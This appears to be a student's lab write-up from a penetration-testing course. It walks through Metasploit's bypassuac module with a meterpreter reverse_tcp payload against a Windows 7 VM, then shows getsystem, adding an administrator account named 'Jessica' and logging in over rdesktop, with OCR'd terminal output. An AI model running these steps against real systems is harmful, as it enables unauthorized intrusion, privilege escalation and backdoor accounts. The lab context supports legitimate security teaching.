
[Privilege escalation, extra credit]





3a. In the first screenshot I use the command background to my first exploit with my target (Windows 7).




3b. Now I use the command use exploit (windows/local/bypassuac) to set up the manipulation of my target administrator permissions and eventually create a new user but for now I just need specify to my machine that I want this module and my next step is to set the payload. I also use the command show options to see what I need to configure on my module and double check that it will work on Windows 7. Which it does. After I do that, I use the command set payload windows/meterpreter/reverse_tcp. The reason this is important is because I need to specify the path of the payload, the payload is the reverse shell but we need to know where we are going to get there so I can manipulate my target (Windows 7) again. Then I use the command set lport 15325 and set lhost 192.168.217.3 (me, Ext. Kali) to set up that listening connection again.



root@CS2APenTest: ~
lport => 15323
msf5 exploit(...) > set lhost 192.168.217.3
lhost => 192.168.217.3
msf5 exploit(...) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows WINDOW57\Window 7 @ WINDOW57 192.168.217.3:15323 -> 192.168.217.2:2
msf5 exploit(...) > setsession 1
[-] Unknown command: setsession.
msf5 exploit(...) > set session 1
session => 1
msf5 exploit(...) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on.
echo $(date) > IMadeIt-ali.txt
cat IMadeIt-jali.txt
Wed 15 Mar 2023 11:49:48 PM EDT
KALI


root@CS2APenTest: ~
msf5 exploit(...) > show options
Module options (exploit/windows/local/bypassuac):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on.
TECHNIQUE EXE yes Technique to use if UAC is turned off (Accepted: PSH, EXE)
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.217.3 yes The listen address (an interface may be specified)
LPORT 15323 yes The listen port
Exploit target:
Id Name
0 Windows x86
echo $(date) > IMadeIt-ali.txt
cat IMadeIt-jali.txt
Wed 15 Mar 2023 11:49:48 PM EDT
KALI




3c. Once my payload was configured I needed to configure my sessions with the command set session 1 and double check that this was done correctly using show options. I am also double checking that my all of my configurations are correct. Finally I used the command exploit to deliver my payload and create the malicious connection with my target (Windows 7). Notice the meterpreter session……opened between me and windows 7 and I went from a msf5 shell to another meterpreter one. Now I can manipulate Window 7's user privileges and create a new account to the administrator group.





3d. I use the command getsystem so I can begin manipulating, then the command shell to start/change my path in the place where I need to be, the shell of Windows 7. Notice I went from meterpreter to C:\Windows\system32> net. I then use the command user /add Jessica, followed by my password that I

wanted test@123. Then I use the command localgroup administrators Jessica /add to escalate my privileges to a higher level. Now I want to access the remoted desktop to browse files as show in the screenshots below.



4. I access and start up a remote desktop with the command rdesktop -u Jessica -p test 123 192.168.10.9. Notice the username and password specification and the IP of Windows 7, my target VM.